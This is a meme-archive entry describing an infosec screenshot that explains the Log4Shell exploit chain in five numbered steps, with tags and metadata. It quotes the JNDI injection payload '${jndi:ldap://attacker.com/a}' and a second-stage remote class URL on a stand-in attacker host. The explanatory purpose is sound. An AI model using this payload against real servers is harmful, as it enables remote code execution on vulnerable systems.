Log4j Exploit Steps

Exploit Steps 1. Data from the User gets sent to the server (via any protocol), 2. The server logs the data in the request, containing the malicious payload: ${jndi:ldap://attacker.com/a} (where attacker.com is an attacker controlled server), 3. The log4j vulnerability is triggered by this payload and the server makes a request to attacker.com via "Java Naming and Directory Interface" (JNDI), 4. This response contains a path to a remote Java class file (ex. http://second-stage.attacker.com/Exploit.class) which is injected into the server process, 5. This injected payload triggers a second stage, and allows an attacker to execute arbitrary code.
A screenshot titled “Exploit Steps” explains how the Log4j vulnerability can be exploited: malicious data is logged by a server, triggering a JNDI request to an attacker-controlled server and loading a remote Java class. The joke is the frighteningly concise, technical description of the Log4Shell attack, shared as an infosec reaction to the vulnerability and its severe consequences.
exploit diagram / схема эксплойтаtext document / текстовый документnumbered list / нумерованный списокserver / серверmalicious payload / вредоносная полезная нагрузкаcode snippet / фрагмент кодаJava code / код JavaURL / URL-адресcomputer network / компьютерная сетьremote server / удалённый серверvulnerability explanation / объяснение уязвимостиblack text / чёрный текстwhite background / белый фон
- @infosecmemes / 683 2021-12-10
- Type
- image
- Size
- 800×317 · 57.5 KiB
- Mood
- тревожный, саркастичный
- Language
- en
- Added